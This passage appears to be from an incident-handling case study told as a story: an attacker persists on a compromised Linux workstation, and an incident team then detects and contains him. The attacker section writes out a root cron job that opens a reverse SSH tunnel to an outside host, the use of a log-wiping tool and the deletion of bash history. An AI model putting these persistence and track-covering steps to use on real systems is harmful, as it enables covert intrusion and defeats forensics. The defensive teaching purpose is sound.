He repeated this process with the rogue laptop and Mr. Underhill's workstation reversed, in order to not have the password prompt appear when the tunnel was set up in the future.
Back on Mr. Underhill's workstation, he typed the following:
echo '0 * * * * ssh -T -N -R 2001:localhost:22 -p 443 prozilla.serveftp.com' >> /var/spool/cron/tabs/root
This would attempt to create the ssh tunnel Alan needed to maintain access every hour.
He then disconnected from the return shell the exploit gave him, happy with the work it had done for him.

Hiding His Tracks
The act of hiding his tracks would be no small feat to accomplish by hand. Alan needed a way to clean the main logs of his actions on Mr. Underhill's workstation. He surfed to http://packetstormsecurity.org and performed a search for Linux log cleaners.
After sifting through the results, he settled on 0x333shadow from the 0x333 organization [10]. He compiled it as follows:
gcc 0x333shadow.c -o 0x333shadow -D Linux
and then ran it on his laptop to test it:
./0x333shadow -a -i root
He checked his logs, /var/log/messages, ran last, ran last log, and there was no trace of root's activities. It was actually a bit too clean, but it was the easiest route to go.
He would also use the “-l x” switch, as it would clean the logs after the specified value of seconds (x) allowing you to log out and then have the logout record cleaned.
He scp'd the binary to Mr. Underhill's workstation and moved/renamed it to /tmp/rotate.tmp to make it look innocuous.
He would also run the following when he logged out:
sleep 10; rm -rf /root/.bash_history

He could do some fancy sed/awk find and replace for the bash history, but then all of the history listings would be missing numbered actions, so he deemed it more of a pain than just removing the information completely.

Now he could do what ever he needed, whenever he needed, as long as that workstation was running. He thought of using nmap to discover the entire internal network, ettercap to isolate hosts on the LAN, perform Man in the Middle attacks, and various other tools and techniques to gain access to the systems. Who knows, maybe he could get a good view of the CEO's email and gain confidential information about the companies financials, including when they might go public. And very soon, possibly, he could gain control of 20 PVR systems, and bring the company to a grinding halt, disrupting software releases from the release schedule they needed to follow in order to gain business with partners. His options seemed wide open, but for now, he had the holidays to cause a little trouble and feel better about himself...

Handling the Incident

December 24th, 2004, 1800hrs

Irwin was the systems engineer that took the reigns to make Tierra del Fuego a more secure environment, spearheading meetings, writing security policies, working with all of the IT groups to incorporate secure practices. This of course suddenly made him the point person for all things security, and increased his workload, with no more help or compensation.

It was a good thing security was something that he loved learning about, and loved experimenting with. It was the political red tape he had to get through to get things done that he enjoyed the least.

Being the Security Team lead, he landed the on-call responsibility for the holidays, and was less than thrilled, as it could either be a really quiet time, or a really busy time.

All of the script kiddies would be unwrapping their new Dell workstations or laptops, installing their favorite tools and scripts, and blasting at everything they could while the Sys Admins, and Security personnel were on vacation. He almost hoped that something would happen, as the executives had the mind set of “If we get hacked” while he knew it was a “When we get hacked...” reality. He considered every incident he had responded to that turned out to be an anomaly a win, as the company had not been compromised, but others saw him as wasting company time and money.

Preparation

As he sat in his favorite restaurant in Bellevue waiting to order, Irwin felt pretty good concerning the companies preparation for possible incidents. He had written the Incident Response Policy, with clear details of how an incident should be treated covering anomalies reported to the Network Operations Center (NOC) to the snort alerts being sent encrypted to his email account, and another non-specific alert sent to his Blackberry. He had arranged for all 4 of the incident

handlers to receive Blackberry's in order to communicate outside of the company network.
He and the Network Engineers had coordinated to get snort up and running, and well tuned to keep the false positive noise down, and alert on the really serious alerts, all the while capturing everything snort reported in the logs on the “stealth” syslog server.
They held mock incidents once a quarter to go through the motions and ensure that the person on-call was prepared, the “jump bag” was fully stocked with spare harddrives, fresh cell phone batteries and was readily available and that the “war room” was in order, and not housing the Xbox.
He attended regular AGORA and InfraGuard meetings, and networked with the top security experts in the area and the law enforcement officials he would need to call should the executives decide the need for law enforcement involvement became necessary.
They regularly scanned the internal and external network with a commercial vulnerability assessment product, and followed up by the team to confirm that these vulnerabilities were or were not legitimate. This went a long way towards being ready for the inevitable intrusion that would one day come.
“What can I get for you tonight sir?” the waiter asked.
“I'll have the steak sandwich, and the steak sandwich,” he replied.

Identification

Irwin always watched the external snort logs grow exponentially after every major press release and trade show. The more they were in the limelight, the more intense the attack traffic became. He didn't bother keeping any of the external logs, as they were too cumbersome to deal with, even with a log parser.
The logs he kept the closest eye on were the internal logs. If an attacker made it in, that would be where the logs of interest would reside.

December 24th, 2004, 1845hrs
Irwin's Blackberry vibrated and he checked the message. The Microsoft Exchange server had stopped responding and the NOC was alerting the on-call engineer of the issue. This happened every once in a while due to the lack of interest in replacing the antiquated network gear from the people with the money. He cleared the email, and continued with his dinner, feeling a bit sorry for the engineer on the hook for getting the exchange server back up and running, or the network engineer that would have to be called in to get connectivity restored.

December 24th, 2004 1900hrs
Irwin's Blackberry buzzed again. This time the NAS had quit responding to the monitoring checks. Irwin was glad he wasn't that poor network engineer, as it looked like the core switch might be having some major issues. He'd keep an eye on the emails coming in just to be on the safe side.

December 24th, 2004 1927hrs
The Blackberry rang just as he was starting his cheesecake. It was the NOC's cell phone number, which they would only use for two reasons: The PBX phone

system was down, or there was something that they believe could possibly be an incident brewing.
He called the NOC, and they explained that the on-call network engineer and systems engineer had discovered that the systems themselves were fine, but there appeared to be all kinds of odd activity on the network, so they had enacted the Incident Response procedure and notified him.
He promptly paid and left the restaurant, driving straight for the office in Woodinville.
Upon arriving, he met with the network engineer and systems engineer in the War Room.
They explained that they had been seeing all kinds of odd network activity, arp storms, host being isolated from the LAN, unknown MAC addresses flooding the network and odd SSL certificates being presented when they had been attempting to log in to the control consoles of various appliances on the network. Something was definitely happening on the network.
He performed a tcpdump from his laptop after plugging in to the network:

```
irwin@fletchffletch:~>tcpdump -i eth0
tcpdump: listening on eth0
20:07:49.178724 arp who-has 0.0.0.0 tell 0.0.0.0
20:07:49.180554 arp who-has 0.0.0.0 tell 0.0.0.0
20:07:49.184791 arp who-has 0.0.0.0 tell 0.0.0.0
20:07:49.188742 arp who-has 0.0.0.0 tell 0.0.0.0
20:07:49.192562 arp who-has 0.0.0.0 tell 0.0.0.0
20:07:49.196822 arp who-has 0.0.0.0 tell 0.0.0.0
20:07:49.200561 arp who-has 0.0.0.0 tell 0.0.0.0
20:07:49.204737 arp who-has 0.0.0.0 tell 0.0.0.0
20:07:49.208741 arp who-has 0.0.0.0 tell 0.0.0.0
20:07:49.212744 arp who-has 0.0.0.0 tell 0.0.0.0
```

This showed that clearly something was flooding the network with MAC requests, creating an arp storm that was killing the core switch.

As quickly as he had seen the arp flood running, it had stopped. He used this opportunity to break out the Incident Handling Forms and fill in the times that the NOC had first noticed any issues, what time the network and systems engineers had arrived and logged in to investigate the issues, and the names of all employees involved thus far.
He then grabbed the cell and the Incident Handling escalation list. He would be the primary handler, and the network engineer Gail and the systems engineer Arnold would be assisting him until they had recovered.
He called the VP of Operations and alerted him to the issue. The VP told him to keep him updated, but if it turned out to be nothing, to not call back as it was Christmas Eve and he would rather not be bothered by false incidents. Irwin assured him that this was probably not a false incident, but never the less, would not call back unless he had more information showing this was in fact a real issue.
Irwin entered the data center with Gail and Arnold in tow, and logged in to the console of the stealth syslog server. There were no records out of the ordinary, other than the gaps in logs from various systems that were being DoS'd by the

arp flood. He then logged in to the snort server's console to see if there might be anything out of the ordinary. Snort had not alerted him to any of the major attack signatures that the Security Team had agreed were important enough to wake some one up for, but that didn't mean there weren't any records worth looking for in the snort logs.

He started “grep”ing the logs for particular search strings like “passwd” and “nmap” and found nothing.

He began searching through the logs from the time period manually to see if anything stood out. He came across the following log:

```
[**] (http_inspect) NON-RFC HTTP DELIMITER [**]
12/23-19:58:29.168283 10.1.0.100:32979 -> 192.168.190.102:8080
TCP TTL:64 TOS:0x0 ID:32415 IpLen:20 DgmLen:62 DF
***AP*** Seq: 0x1EDDBB96  Ack: 0x710F9A40  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 14992659 86200641
67 6F 74 20 72 75 74 65 3F 0A                   got rute?.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

This did not look good. Gail pulled the digital camera out of the jump bag and took a shot of the screen. From this log it appeared that a local box had contacted an outside server of some sort on port 8080, typically used as a proxy, and part of the packet information had actually been “got rute?.”. It appeared that they had a real incident on hand.

Arnold quickly jotted down the IP information of the offending internal host, the external host that was being connected to and the time of the snort alert. All three handlers now logged in to the KVM switches side by side and started combing through systems to ensure that no other systems had been discovered as being compromised.

Irwin verified with a few simple commands that this was the only box that snort had detected with the “got rute?” string. Nothing else seemed out of the ordinary at the moment.

“The arp flood seems to have started again, and the switch is about to tank,” said Gail.

Irwin quickly ran a “host -a 10.1.0.100” which returned a DNS entry of underhill.tdf.lan as the assigned name. Mr. Underhill. Great.

Containment

December 24th, 2004, 2011hrs

Irwin could just see the veins popping out of Mr. Underhill's forehead when he explained to him that they had to get in to his office, confiscate his workstation and dupe the hard drive and all of it's contents.

The team quickly filled out the appropriate forms for this new incident so as to keep all of the information in a time-line specific order. Irwin made another call to the VP of Operations, and was a bit more pleased with his attitude after he explained the evidence that had been found. The VP gave full clearance to do whatever necessary to fix this problem. Irwin recommended pulling the workstation off of the network, as it was disrupting several network systems crucial to partner development, and the VP of Ops agreed.

Irwin called the facilities manager and informed her that there was an incident occurring, and that access to a private office was needed and that she should head in to the office immediately to give them access to Mr. Underhill's office, and to restrict access to the data center to the three members of the incident handling team. The NOC was still reporting the arp flood continuing, so Irwin gave the go ahead to Gail to log in to the switch that Mr. Underhill's workstation was connected to and kill the switch port, effectively disconnecting the host from the LAN until the team could enter the office and go about backing up the system.

The NOC verified that the arp storm had stopped when the host had been removed from the network.

The team took this time to gather network logs, snort logs and incident forms for possible future use. Gail and Arnold went up to Mr. Underhill's office to take a photo of the locked door and dark office to give them a timestamp showing that the office was not being occupied near the time of the incident. Upon returning they also had a statement from two QA employees that were still at work.

"Working on Christmas Eve, how sad," Irwin thought to himself, just before realizing that he was in the same position.

The facilities manager arrived shortly thereafter, and unlocked Mr. Underhill's office for the team, and then restricted key-card entry to the data center to the three member team. They entered Mr. Underhill's office and photographed the workstation, desk and network hub that the workstation was plugged in to.

As Mr. Underhill refused to allow the incident response team a root login to his workstation, and had the CEO agree to this clearance, they could not log in to the box to make a live system backup. The only choice they had was removing the power. They pulled the power, replaced the power and booted to a Knoppix disk. Once booted, they plugged in the 250GB USB hard drive and mounted it as /mnt/recovery. They then used the dd utility to copy the 80GB harddrive to the USB drive. Knowing that this would take a while, they set about filling out the incident forms to again ensure the sequence of events were well documented.

Irwin's cell phone rang. It was the NOC. The arp flood had begun again even though they had secured the workstation.

Leaving Arnold and the facilities manager in Mr. Underhill's office to keep it a secured area, Irwin and Gail headed back in to Identification mode, and on their way to the server room, were approached by the two QA employees that Gail and Arnold had spoken to earlier. They explained how they had received an email from Mr. Underhill earlier in the day, but had just now gotten around to downloading the new application he was raving about. Irwin quickly questioned them about the application and what it did. They informed him that they had not actually run the application, but one of them had installed it and the other had attempted to install it, but it seemed to hang for a while before he tried to cancel the install.

This sounded a bit strange to Irwin, and he asked if they knew where Mr. Underhill had said this application came from. They explained it came from an old employee name Sam that used to work under Mr. Underhill.

Irwin knew Sam really well, and had received a Christmas card from him that week. Sam had no access to the internet, nor did he want it. This was sounding worse and worse. Irwin instructed the employees to call it a night, and the team

accompanied the employees back to their desks to ensure the workstations were not touched from that point on.
Upon arriving at their cube, Gail and Irwin quickly crawled past the Pop-Tart wrappers and Penguin Mints containers strewn about on the floor and unplugged the workstations from the network. Irwin called the NOC and asked if the arp flood had stopped, and they said that it had.
Irwin sat down at one of the workstations and logged in as tdfirt, the Tierra Del Fuego Incident Response Team user who had root priviledges. As he checked the current connections using "netstat -anp | grep LIS", he noticed a TIME_WAIT for a connection back to 192.168.190.102, on port 8080, the same port and IP that Mr. Underhill's workstation had been connected to with the "got rute?" text.

Eradication

December 24th, 2112hrs
Irwin made the call that this piece of code that Mr. Underhill was handing out was the most likely culprit for the cause of this incident. It appeared that just installing the package would cause a connection attempt to the malicious host living at 192.168.190.102. Earlier while filling out the paperwork, he had safely connected to his home workstation and looked up the DNS information on the malicious host, only to find out that it was a dynamically assigned IP from the local cable Internet provider. He assumed that a home system had probably been hacked in some way and was being used for this attack from elsewhere. He asked Gail to go ahead and place that IP on ingress and egress access control lists to avoid any more possible connection inbound or outbound, to or from this IP. After backing up the 40 GB developer's drive to an 80GB IDE drive, he would dupe it again, and use copy number 3 to attempt to dissect this trojan that had been introduced to the network by Mr. Underhill.
In the meantime, he would need to send out a company wide email, alerting all users to avoid installing a package named "ProZilla" from anyone, including trusted sources. As they were waiting for the drive duplications to finish, Irwin logged in to his home machine again and started researching ProZilla. He found a Security Focus entry for a ProZilla vulnerability that was easily exploited from the client side. This seemed to be exactly what he was looking at, and he would start to verify this when the duplications had completed. While the system was live and duplicating, he took the opportunity to search the software for anything odd. As he ran "rpm -qa" to veiw every package installed on the system, he noticed ettercap [11] was installed. He switched to a virtual terminal and ran "ps -ef" and was presented with a list of running processes that stated ettercap was indeed running. This could easily explain the arp flood. Ettercap has a handy plug-in for flooding the LAN with MAC addresses. He also noticed that the Prozilla package had been installed. He also noticed a defunct ssh process running that was connected to a non-standard ssh port. The command was as follows:
ssh -T -N -R 2001:localhost:22 -p 443 prozilla.serveftp.com
He quickly logged in to his home machine via ssh again from his laptop and did a DNS lookup on prozilla.serveftp.com. It resolved to 192.168.190.102, his antagonistic host. He did a whois search on the name and determined that it was ultimately owned by DYNdns.org, who provided dynamic DNS names to people

who's IP might change, but the DNS name could be pointed at any IP desired. It was all quickly coming together.
As it seemed the attacker was just using the exploit to gain initial access, there was really no reason to scan the network for malicious ports or accesses, due to their use of a widely accessible and commonly used method of remote connection, SSH.
Irwin did however log in to the snort machine and start a tcpdump filtering for the IP of 192.168.190.102 and the DNS name of prozilla.serveftp.com after the duplicating process had completed.

Recovery

Irwin and the team searched the network using various tools to check for further compromise. They used ntop to get a good real-time feel on the snort host, monitored the network switches, routers and firewalls for any more arp activity, and after waiting a few hours, felt confident that the incident was under control. They proceeded to confiscate the workstations from Mr. Underhill's office and the QA employees desks, and submitted help desk tickets to have them replaced explaining that the hard drives would be tied up indefinitely. Had these been servers, the game would have been played a bit differently, hard drives would have been swapped, systems rebuilt, connectivity restored. What a Christmas gift to not have to deal with that, thought Irwin. He had Gail begin writing a snort rule to detect anything that might be related to ProZilla, and specifically anything that might match the exploit code he had found at SecurityFocus.com.

On their way home, the three team members stopped off at a bar in Kirkland to wind down a bit before calling it a night. It was one of the only bars they knew of that might be open Christmas Eve. As they sat down and start to unwind, and discuss their plans for the holidays, a man across the bar slammed his fists down on the table of the booth he was sitting at. It was hard to tell in the dark smoky bar, but it appeared that he had a laptop in front of him, and he was quite frustrated. They all laughed quietly, saying that if he only knew what they had just been through, his frustrations with that laptop would seem trivial.
“That attack could have come from anywhere,” Irwin thought as he watched the man leave the bar with his laptop under his arm. Strangely enough, Irwin thought the guy looked familiar. Probably just coincidence he thought to himself, and took another swig of his Pyramid Snow Cap beer.

Lessons Learned

January 3rd, 2005 1000hrs.
The lessons learned meeting was put off until January 3rd, as it would be hard to get everyone in before the holidays were over.
It was quite the meeting. The VP of Operations had invited Mr. Underhill and the CEO, unbeknown to Irwin and the team. Mr. Underhill was in rare form, having found out that his office had been opened, he had been spreading a trojaned piece of software around and that that piece of software had been found by a QA engineer checked in to CVS by Mr. Underhill himself. When presented with the facts that it was against company policy to install unapproved software, his

defense consisted of the “everybody does it” speech, and was quickly dismissed by the CEO and VP of Ops.
It was decided that more funds would be dedicated to the IDS systems, and that Irwin's idea of placing systems with large drives just inside the perimeter to capture every packet that entered and left the corporate network as well as the DMZ's was a good idea wit full support. Approval was also given for replacements to the jump bag equipment that was used, and upgrades to network hardware would be reviewed, again.
He still couldn't believe that Mr. Underhill seemed to get away with murder once more. That's what happens, he thought to himself. No matter what occurs, some people get what they deserve and others get nothing.

Conclusion

Irwin reported that local law enforcement were contacted, but there seemed to be no monetary loss involved, so there were no promises.
All in all, he was thanked by the CEO and the VP of Ops for working to help secure the company. Strangely, though, they never thanked the team for working the extra hours over the holidays. It's not a glorious job, thought Irwin, but he still enjoyed it. He would have to get Gail and Arnold gift certificates from thinkgeek.com to show that at least someone appreciated the time they had dedicated to the company…

References and Works cited

1. ProZilla Download Accelerator.
   Available at: http://prozilla.genesys.ro/

2. k-otik.com “ProZilla <= 1.3.6 Format string and buffer overflow Exploit”. November 23rd, 2004
   Available at: http://www.k-otik.com/exploits/20041123.proz_ex.c.php

3. Serkan Akpolat, “proz_ex.c”. October 20th, 2004
   Available at: http://deicide.siyahsapka.org/exploits/proz_ex.c

4. SecurityFocus.com “ProZilla Multiple Remote Buffer Overflow Vulnerabilities”. November 23rd, 2004.
   Available at: http://www.securityfocus.com/bid/11734

5. Gentoo Linux ProZilla bug and advisory. November 4th, 2004
   Available at: http://bugs.gentoo.org/show_bug.cgi?id=70090
   http://www.gentoo.org/security/en/glsa/glsa-200411-31.xml

6. CVE – CAN-2004-1120, “Mulitple buffer overflows in (1) http.c, (2) http-retr.c, (3) main.c and other code that handles network protocols in ProZilla

1.3.6-r2 and earlier allow remote servers to execute arbitrary code via a long Location header". November 30th, 2004
Available at: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2004-1120

7. Mark E. Donaldson, "INSIDE THE BUFFER OVERFLOW ATTACK: MECHANISM, METHOD, & PREVENTION." April, 2002.
   Available at: http://www.sans.org/rr/whitepapers/securecode/386.php

8. Eric Cole, "Hackers Beware." New Riders: Indianapolis, Indiana. 2002.

9. Klaus Knopper, "Knoppix". 2004.
   Available at: http://www.knoppix.org

10. 0x333 Outsiders Security Labs, "0x333shadow". June 2003.
    Available at: http://packetstormsecurity.org/UNIX/penetration/log-wipers/0x333shadow.tar.gz

11. Alberto Ornaghi (ALoR) and Marco Valleri (NaGA), "ettercap." January 25th, 2001.
    Available at: https://ettercap.sourceforge.net

12. packetstormsecurity.org "prozilla-1.3.6 remote client side stack overflow exploit, tested against current Gentoo, slackware, Debian, and suse". November 23rd, 2004
    Available at: http://packetstormsecurity.org/0411-advisories/glsa-200411-31.txt